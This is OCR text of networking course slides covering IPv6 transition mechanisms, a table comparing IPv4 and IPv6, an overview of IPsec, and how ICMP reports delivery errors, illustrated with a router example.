


IPv6 Host
IPv6 Packet
IPv4 Network
IPv6 packet
IPv6 Packet
IPv6 Host

Translation: NAT-PT and SIIT are used to enable the IPv6 host to communicate with an IPv4 host


Note: The transitions can be used in any combination

Notes:



IPv4 vs. IPv6

IPv4	IPv6
Length of addresses is 32 bits (4 bytes)	Length of addresses is 128 bits (16 bytes)
Header consists of a checksum	Header does not consist of a checksum
Header consists of options	Extension headers support optional data
IPsec header support is optional	IPsec header support is required
Address can be organized physically or through DHCP	Stateless auto-organized link-local address can be obtained
ARP uses broadcast ARP request to solve IP to MAC/Hardware address	Multicast neighbor solicitation communication solves both IP and MAC addresses
Broadcast addresses are used to send traffic to all nodes on a subnet	IPv6 uses an all-nodes multicast address with a link-local scope



Internet Protocol Security (IPsec)

- Internet Protocol Security (IPsec) is a set of protocols that the IETF (Internet Engineering Task Force) developed to support the **secure exchange of packets** at the IP layer
- It ensures interoperable **cryptographically-based security** for IP protocols (IPv4 and IPv6), and supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection
- It is widely used to implement **virtual private networks** (VPNs) and for remote user access through dial-up connection to private networks

Notes: ____

Internet Control Message Protocol (ICMP)

- IP is an unreliable method for the delivery of network data
- It does not notify the sender of **failed data transmission**
- Internet Control Message Protocol (ICMP) is the component of the TCP/IP protocol stack that addresses this basic limitation of IP
- ICMP does not overcome the **unreliability issues in IP**
- Reliability, if required, must be provided by upper-layer protocols (TCP or the application)

Error Reporting and Correction

- When datagram delivery errors occur, **ICMP reports** the following errors back to the source of the datagram:

Workstation 1 sends a datagram to Workstation 6


Fa0/0 on Router C goes down

Router C then utilizes ICMP to send a message indicating that the datagram could not be delivered back to Workstation 1

ICMP does not correct the encountered network problem

Router C knows only the source and destination IP addresses of the datagram

ICMP reports on the status of the delivered packet only to the source device



WorkStation3
WorkStation4

